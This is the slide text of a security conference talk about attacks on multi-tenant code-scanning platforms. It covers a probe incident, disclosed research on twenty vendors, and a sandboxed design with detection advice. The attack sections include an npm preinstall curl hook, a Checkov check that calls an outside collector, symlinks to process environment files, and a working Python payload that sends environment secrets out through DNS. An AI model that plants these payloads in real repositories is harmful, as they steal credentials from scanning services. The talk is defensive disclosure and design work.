OWASP GLOBAL AppSec SF'26 November 2-6

25 years of open source security

Assume Code Execution:

Securing Multi-Tenant Code-Ingestion Platforms

Raphael Karger

whoami

Raphael Karger

- Senior Security Engineer
- Previously co-founder and CTO of ZeroPath



AI assistance disclosure

- AI helped draft and edit portions of the slide copy
- AI helped draft and refine some diagrams

Agenda


01	**The incident**	How repository input reaches scanner internals
02	**Testing hosted scanners**	How we fixed our own scanner, then built a tool to help other vendors do the same
03	**Secure hosted scanner design**	Example service, requirements and architecture
04	**Testing and detection**	Probe your own service, what to alert on, questions for vendors

The incident

01

The first thing we saw was a failed scan

- Late December 2025
- Repository submitted through the free tier
- Symlink targeted /proc/1/environ
  - Environment of the worker's init process
- Path check blocked the read, scan failed, alert fired
- Scan pods are ephemeral, so the repository was already gone
  - A scan was still running in our supply chain product. We pulled package.json and package-lock.json from it



The npm package manifest, package.json

```
{
    "name": "test-repo-zeropath-ai-staging",
    "version": "1.0.0",
    "scripts": {
        "preinstall": "curl http://npm_exec-bf23fc54.zeropath-ai-staging.d56f72pnmn0ff16jemkg3t9zjeurfme5x.[redacted]"
    },
    "dependencies": {
        "malicious-url-dep": "git+http://npm_dep-71b5a574.zeropath-ai-staging.d56f72pnmn0ff16jemkg3t9zjeurfme5x.[redacted].git"
    }
}
```

- The attacker's preinstall hook was a probe for script execution
  - Any npm install runs it, even one that only generates a lockfile
- The Git dependency URL was a probe for outbound fetching

The lockfile also selected a dependency URL

```
{
    "name": "test-repo-zeropath-ai-staging",
    "version": "1.0.0",
    "lockfileVersion": 3,
    "requires": true,
    "packages": {
        "": {
            "name": "test-repo-zeropath-ai-staging",
            "version": "1.0.0",
            "dependencies": {
                "malicious-url-dep": "git+http://npm_lock-4c1c6a80.zeropath-ai-staging.d56f72pnmn0ff16jemkg3t9zjeurfme5x.[redacted].git"
            }
        },
        "node_modules/malicious-url-dep": {
            "version": "1.0.0",
            "resolved": "git+http://npm_lock-4c1c6a80.zeropath-ai-staging.d56f72pnmn0ff16jemkg3t9zjeurfme5x.[redacted].git#66373ba418058ba687b4bbba955477e12cc6fd57"
        }
    }
}
```

The observed callback came from secret validation

- A synthetic GitHub token triggered online validation
  - The token sat inside a URL in the repository, and the validator called that URL's host
- The callback showed that a backend validation path ran

Interactsh and the payload template

`npm_exec-bf23fc54.zeropath-ai-staging.d56f72….[callback host]`

Probe	Run ID	Target	Collector
npm_exec	bf23fc54	zeropath-ai-staging	Interactsh callback host

The collector

- Interactsh, an open-source server that logs DNS and HTTP callbacks
- Banner and wildcard DNS matched Interactsh
- Fields suggest tooling reused across vendors

Observed outcome

- Read blocked, one validation callback
- No code execution or worker data exposure confirmed
- No production credentials in the worker
- Responded in about 30 minutes

Questions the incident left us with

- Which programs touched the repository, and with what permissions?
- Which of them fetched URLs the repository chose?
- What could one worker's environment reach beyond its own scan?
- What would we have seen if the path check had not fired?

We found and fixed these in our own scanner first. Then we built a reusable tool to help other vendors find and fix the same problems.

The programs behind a hosted scan

Stage	Work performed	Input that can change behavior
Get source	Clone or extract the repository	Symlinks and archive paths
Prepare dependencies	Read metadata, fetch packages	Executable metadata, dependency URLs
Run tools	Analyze files, validate secrets	Rule files, secret-validation hosts
Publish results	Store and display findings	Tool-supplied text and file paths


Where a scan program inherits its access

Source	Example	What it reaches
Environment variables	Tokens, DATABASE_URL, SIGNING_KEY	Whatever the worker was given
Mounted credentials	Service-account tokens, key files	Orchestrator and cloud APIs
Cloud metadata endpoint	169.254.169.254 on most clouds	Temporary cloud credentials

Demo, a Terragrunt hook runs inside the scan worker

- DVASP, a deliberately vulnerable scanner with synthetic credentials
- Upload a Terragrunt project, a Terraform wrapper, and start a scan
- A hook in its terragrunt.hcl runs a command, here a shell, inside the worker
- The shell prints the worker's credentials

Recorded demo of repository hooks in DVASP



Testing hosted scanners

02

How we selected the twenty platforms

- Every finding reported privately first
- Hosted code-security and supply-chain products
- Open signup, self-service access
- No sales-assisted access, social engineering or false identities
- Public evidence the tested features were in use

Build Canaries, automated probing and payload creation

How it builds the probes

- Crawls vendor docs and changelogs
- An LLM lists the tools they name or imply
- Every payload runs against the real tool in Docker before it is used, no human in the loop
- About 350 variants across ten ecosystems, every callback attributable

How it runs against a vendor

- Probe phase, every variant, to learn which processing paths the vendor exercises
- Tailored phase, payloads built for the paths that answered. Arbitrary code for execution paths, chosen URLs for fetch paths

Build Canaries, one probe end to end

The Checkov probe

- Docs say the product supports Checkov custom policies
- So Checkov may load repository Python via external-checks-dir
- Generate a minimal repo whose check calls back with a payload id and a run id
- Validate against real Checkov in Docker. Pass only on that exact callback, not stdout, not the exit code
- Submit to the vendor, watch for the same request
- If it fires, a bounded payload for that path confirms impact. For Vendors A and B, the environment

```
# .checkov.yml
external-checks-dir: [./checks]

# checks/probe.py, runs when Checkov imports it
urlopen("https://<collector>/checkov-ext-<run id>")

# local validation, the real tool in Docker
docker run -v repo:/work checkov -d /work
pass only if GET /checkov-ext-<run id> arrives in time

# then the vendor: submit, watch for the same request
# if it fires: tailored payload, bounded, for that path
```

What the ~350 probe variants covered

Category	Processing path tested	Examples
Package manifests and hooks	Dependency preparation	npm preinstall, setup.py, gemspec
Dependency sources	Dependency fetching	Git and HTTP URLs in lockfiles
Analyzer configuration	Rule and plugin loading	Checkov external checks
Infrastructure tool hooks	Tool execution	Terragrunt hooks
Symlinks and archives	Source retrieval	Paths leaving the repo
Secret validation	Analysis	Synthetic tokens with chosen hosts
Proxy settings in the repo	Whether tools honor them	HTTP_PROXY and HTTPS_PROXY in a file the tool reads

Vendor validation and disclosure

- Reports sent in January 2026 included runnable reproductions
- Validated impact with the minimum evidence needed
  - Used exposed credentials only at vendor request
- Followed each vendor's disclosure policy and stop requests
- Kept all vendors anonymous, including one that permitted naming

Results across the twenty platforms

20

platforms tested

Open-signup sample

5

confirmed exposures

4 code execution
1 file read

15

no confirmed exposure

Below the confirmation threshold
Includes 3 partial leads

Confirmed = repository-controlled execution or file read, together with sensitive worker exposure

Confirmed access and exposed credentials

- Checkov, an infrastructure-as-code scanner, can load Python checks

Vendor	Processing path	Access gained	Exposed
A	Checkov config	Code execution	Short-lived cloud credentials, internal-service secrets
B	Checkov config	Code execution	Production database credentials
C	Ruby gemspec	Code execution	Cloud and orchestration tokens, signing key
D	Python setup.py	Code execution	GitHub and Docker Hub tokens
E	Symlink traversal	File read	Payment processor key

Dependency metadata can run repository code

Why these tools execute code

- A .gemspec or setup.py is a script, not data
- Tools load it to read the name and version
- Loading runs whatever else is in it
- Vendor C, our .gemspec called curl during that load and sent the worker's environment out

Vendor D, a metadata helper executed setup.py

- Main dependency scan never ran setup.py
- A software bill of materials (SBOM) helper did
- It only wanted the name and version
- That lookup ran our Python

Observed helper command

```
python3.9 -Wi setup.py --name --version
```

Vendor D, credentials left the worker through DNS

How the data got out

- The payload read the environment and hex-encoded it
- Split it into 50-character chunks. Each chunk became a hostname, env-{i}.{chunk}.{our domain}
- It tried HTTPS to each hostname. The HTTPS was blocked
- Resolving each hostname still sent a DNS query out, and the name carried the chunk
- Our DNS server logged the names. Put back together, that was the environment

```
try:
    urllib.request.urlopen(f'https://import.{d}', timeout=5)
except:
    pass
try:
    env_data = "\n".join(f"{k}={v}" for k, v in os.environ.items())
    hex_data = env_data.encode().hex()
    chunks = [hex_data[i:i+50] for i in range(0, len(hex_data), 50)]
    for i, chunk in enumerate(chunks):
        urllib.request.urlopen(f'https://env-{i}.{chunk}.{d}', timeout=2)
except:
    pass
```

What it carried

- Cloud metadata endpoint address, no session retrieved
- GitHub and Docker Hub personal access tokens

Vendor E, a symlink returned a worker secret

- secrets.txt was a symlink to /proc/self/environ
- The detector followed the link into its own environment
  - A payment processor key matched a secret rule
- The findings UI returned the key to the submitter
  - No repository code needed to execute

Vendor A, what the path exposed

- The Checkov check it imported inherited the worker's environment
- HTTP egress was blocked, so the data left in DNS query names
- Exposed short-lived cloud credentials and internal-service secrets

Vendor B, a Checkov check reached production credentials

- The worker held a complete connection string for a production database
  - Host, database name, username and password
- The vendor confirmed what that database held
  - Customer data, findings, stored secrets and third-party access grants

Two Checkov vendors, two fixes

Never meant to load it, so stop loading repository configuration

The path no longer exists. Rescan the probe repository, expect no import.

Custom checks are the feature, so the path has to stay

Run the check somewhere that holds nothing worth taking. That is the rest of this talk.

Secure hosted scanner design

03

Security requirements for every scan job

- The product, many organizations, Checkov and dependency tools, customer Python checks, concurrent scans
- Assume repository code and custom Python checks run
- One scan sees only its source and approved dependencies
- No platform credentials, no access to other scans
- Outbound network only to two addresses the service owns
- Bounded resources, nothing survives the scan
- Results are untrusted. No write access to repositories

Threat model for the example service

Who submits hostile input

- Anyone with a free-tier account
- A customer probing the service
- A compromised dependency of an honest customer
  - Their own scan becomes the vector, the Vendor C and D path

What they are after

- Platform credentials
- Other customers' source or findings
- Persistence into later jobs
- Degrading other customers' scans


The design is one rule

The thing that runs repository code holds no credentials.

Anything with credentials never runs repository code.

- Every confirmed case was repository code next to a credential
- Environment variables, a cloud metadata endpoint, a database URL

Our suggested design, at a high level



Only three things cross the line. The repository in and the results out, through the bucket. Packages in, through the proxy.

Step 1 of 8, Request

What happens

- Login and permissions are checked before this handler runs
- A per-customer limit on running scans is enforced here, not in the sandbox
- One row in the jobs table, org, repo, commit, status, and a 30 minute time limit
- Queued. A background worker in the scan service picks it up from here
- Nothing from the repository is touched yet

Scan service

```
POST /scans
{ "repo": "acme/api", "commit": "9f3c2e1" }

if running_scans($org) >= quota -> 429 Too Many Requests

INSERT INTO jobs (org_id, repo, commit, status, time_limit)
VALUES ($org, 'acme/api', '9f3c2e1', 'queued',
        now() + '30 min');

202 Accepted   { "id": "job_4821" }
```

Step 2 of 8, Stage the source

What happens

- A one hour, read-only GitHub token for this repository only (a GitHub App installation token)
- GitHub's tarball download is an export of the files only. No .git folder, so no hooks or config
- Streamed straight into the bucket under the job id
- The copy lives for this job only. Deleted at step 6, and a lifecycle rule removes anything left after a day
- Never unpacked here. Bytes in, bytes out

Scan service

```
# one-hour, read-only token, this org, this repo
POST /app/installations/{inst}/access_tokens
{ "repositories": ["api"],
  "permissions": { "contents": "read" } }

GET /repos/acme/api/tarball/9f3c2e1   # archive export
  -> stream to s3://scans/jobs/job_4821/src.tgz

# bucket lifecycle rule: jobs/* deleted after 1 day
```

Step 3 of 8, Start the sandbox

What happens

- Two temporary links to the bucket, one to download the copy and one to upload results, good for 30 minutes (presigned URLs)
- A Kubernetes Job from a fixed template, only the per-scan links vary
- The pod boots as a Firecracker microVM with its own kernel (Kata Containers runtime class kata-fc)

Scan service, then Kubernetes

```
SRC_URL    = presign(GET, jobs/job_4821/src.tgz, 30m)
RESULT_URL = presign(PUT, jobs/job_4821/results.json, 30m)
# both stop working at the 30 minute limit

kind: Job
spec:
  activeDeadlineSeconds: 1800
  template.spec:
    runtimeClassName: kata-fc        # Firecracker
    automountServiceAccountToken: false
    containers:
    - image: analyzer:2026.10
      env: [SRC_URL, RESULT_URL]
```

Step 3 of 8, the network policy

What happens

- Outbound traffic allowed to two addresses only, the bucket's private endpoint and the package proxy
- DNS is blocked too. The sandbox cannot look up names, and name lookups are how Vendor D's data left
- The two hostnames it needs are written into /etc/hosts, so it never has to look anything up
- Enforced by the host, the sandbox cannot change it

Kubernetes, enforced outside the sandbox

```
# NetworkPolicy, namespace sandbox
podSelector: {}                    # every sandbox
policyTypes: [Ingress, Egress]
ingress: []                        # nothing in
egress:
- to: [{ipBlock: {cidr: 10.20.0.5/32}}]   # bucket
  ports: [{port: 443}]
- to: [{ipBlock: {cidr: 10.20.0.9/32}}]   # proxy
  ports: [{port: 443}]
# nothing allows port 53, so no DNS at all

# Job pod, the two names without any lookup
hostAliases:
- {ip: 10.20.0.5, hostnames: [scans.s3.internal]}
- {ip: 10.20.0.9, hostnames: [proxy.internal]}
```

Step 3 of 8, the limits

What happens

- CPU and memory limits size the microVM
- The work folder lives in the VM's memory with a size limit, nothing is written to disk
- A 30 minute time limit ends the scan whatever it is doing
- Over any limit the scan ends and the normal cleanup runs

Kubernetes

```
# Job pod template
resources:
  limits: {cpu: "2", memory: 4Gi}
volumes:
- {name: work, emptyDir: {medium: Memory, sizeLimit: 2Gi}}
activeDeadlineSeconds: 1800
```

Step 4 of 8, Run

What happens

- Download the copy of the repository
- Unpack it with an extractor that refuses paths outside the folder
- pip and npm resolve dependencies through the package proxy, for the dependency scan
- Checkov runs and loads the customer's Python checks
- This is where the repository's code runs, with two expiring links and a proxy address in its environment

Sandbox

```
curl -o /work/src.tgz "$SRC_URL"        # download
extract /work/src.tgz -> /work/src      # safe extractor

pip download -r requirements.txt -d /work/pkgs  # proxy
npm install --prefix /work/src                  # proxy

checkov -d /work/src                    # customer checks too

# extract = Python tarfile, filter="data"
# refuses absolute paths, dot-dot, escaping links
```

Step 4 of 8, a second wall inside the sandbox

What happens

- After the downloads, the Checkov step needs no network at all
- So run it in a second, smaller sandbox with no network at all (Bubblewrap, one Linux command)
- The command gives Checkov fresh namespaces, the source and packages read-only, a scratch /tmp, and no network interface
- On machines without hardware virtualization (KVM) there is no microVM, and this smaller sandbox is the only wall

Sandbox, optional

```
# inside the sandbox, after pip and npm
bwrap --unshare-all --new-session \
      --ro-bind /work/src  /work/src \
      --ro-bind /work/pkgs /work/pkgs \
      --tmpfs /tmp \
      -- checkov -d /work/src \
           --external-checks-dir /work/src/checks

# empty network namespace, not even the proxy
```

Step 5 of 8, Packages

What happens

- The sandbox's pip and npm point at the proxy, there is nowhere else they can reach
- The proxy fetches from public registries and serves the files
- Limitation, a private registry. The proxy has no credential for it, so those dependencies cannot be fetched
- Fix, the customer stores that credential with the service, and the proxy uses it for that customer's scans only

Package proxy

```
# inside the sandbox
PIP_INDEX_URL=https://proxy.internal/pypi/simple/
npm_config_registry=https://proxy.internal/npm/

# proxy, on every request
source    must be a sandbox pod
upstream  public registries only

# private registries, if you add them
PIP_INDEX_URL=https://proxy.internal/8f3a21c0/pypi/simple/
proxy maps 8f3a21c0 -> customer -> stored credential
```

Step 6 of 8, Collect

What happens

- Sandbox uploads one results file through its second link and exits
- Kubernetes reports the Job ended
- Scan service reads the file, validates size, schema and paths, writes findings under the job's org
- Deletes the Job and both files in the bucket. Validation runs after the sandbox is gone

Sandbox, then scan service

```
# sandbox, then exit
curl -fsS -X PUT -T /work/results.json "$RESULT_URL"

# scan service, on Job Complete | Failed | timed out
GET s3://scans/jobs/job_4821/results.json
validate: size <= 5 MiB, schema, paths under repo root
INSERT INTO findings (job_id, org_id, rule, path, line)
DELETE job job_4821, src.tgz, results.json
```

Step 7 of 8, Cancel or timeout

What happens

- Cancel from the API deletes the Job
- The 30 minute limit deletes it the same way
- Step 6 runs either way and records the reason
- A results file that lands late is ignored and deleted

Scan service

```
DELETE /scans/job_4821
  -> kubectl delete job job_4821

activeDeadlineSeconds: 1800
  -> Job status DeadlineExceeded

both: step 6 runs, status <- cancelled | timeout
late results.json -> ignored, deleted
```

Step 8 of 8, Read

What happens

- Customer reads findings through the API
- Same login and permission check as the request
- Findings are stored under the org from the job row, never anything the sandbox said
- The sandbox never chose where its results went

Scan service

```
GET /scans/job_4821/findings

SELECT rule, path, line, severity
  FROM findings
 WHERE job_id = 'job_4821'
   AND org_id = $caller_org;
```

Why these choices

A microVM per scan, not a container or a warm pool

Its own kernel, so a guest kernel bug is not a host compromise. Cleanup is deleting it.

The source as a tarball through the bucket, not git clone in the sandbox

No GitHub token inside. No .git, so no config, hooks or submodules to run.

Results as one file in the bucket, not a database write from the sandbox

No database credential inside. Validated after the sandbox is gone.

A package proxy, not registry access from the sandbox

The code needs packages, not the internet. The proxy fetches, the sandbox runs.

What isolation still allows inside a scan

- Download its own tarball again, fetch packages through the proxy, upload one results file
- Read the source and package files assigned to that job
- Hide real issues or invent findings
- Copy source into permitted reports or logs
  - Anyone who can read those outputs may receive the source
- Burn the CPU, memory and time allocated to that job

Each research case, and the step that stops it

Case	What happened	What stops it in this design
Vendors A and B, Checkov rules	Customer Python ran next to credentials	Step 3, the sandbox holds no credentials
Vendors C and D, package metadata	setup.py and a gemspec ran in the worker	Step 4, they run only in the sandbox
Vendors A and D, DNS exfiltration	Data left in DNS query names	Step 3, no DNS, two addresses only
Vendor E, symlink	The scanner followed a link out of the repo	Step 4, the extractor refuses escaping links
Our incident, secret validation	The validator called a host the repo chose	Step 6, validation in the scan service, fixed hosts

The same design holds for AI scanners

- An agentic scanner reads the repository and calls tools. Prompt injection makes it do what the repository says
- Treat the model like Checkov. It runs in the sandbox, and the sandbox holds nothing
- Its API key lives in the proxy, its tools stay inside the sandbox, its findings are validated like any other
- Injection can make the scan wrong. It cannot make it reach anything

Testing and detection

04

Test it with the same probes

- Submit the research's probe repositories through the production scan path
- Pass is no callback, a finished scan, and the denial logged outside the sandbox
- Then the basics. A real check still returns its finding, two test organizations never see each other's scans, cancel and timeout clean up every time

Detection

- Network policy drops. Any destination other than the bucket and the proxy, and any DNS packet, since nothing allows port 53
- Package proxy requests that are not a normal package lookup or download. Data in the URL is exfiltration through the only route out
- A download or upload link used after its job ended
- A results file rejected at validation. A path outside the repository is the symlink probe
- The extractor rejecting a path. It runs before any repository code, so it is the one signal from inside the sandbox you can trust
- Anything else the sandbox prints may carry the customer's own secrets or source. Keep it under the job id, restrict who can read it

Questions to ask if you buy a hosted scanner

- Repository lifecycle. What happens from connection or upload through the final result?
  - A strong answer names the stages, where each runs, and which of them hold credentials
- Repository-controlled behavior. What in my repository can change how a scan runs?
  - Config files, hooks, custom rules, package metadata, and where each is evaluated
- Adversarial testing. How are scanner changes tested against hostile repositories?
  - Run Build Canaries against your own vendors and see whether you get callbacks

Build or buy, three things to take away

- Inventory every program that touches repository input, helpers included
- The thing that runs repository code holds no credentials. Everything else follows
- Test it with hostile repositories, and again after every tool change

Deep dive, tools and slides

blog.raphael.karger.is/articles/2026-11/owasp-global-2026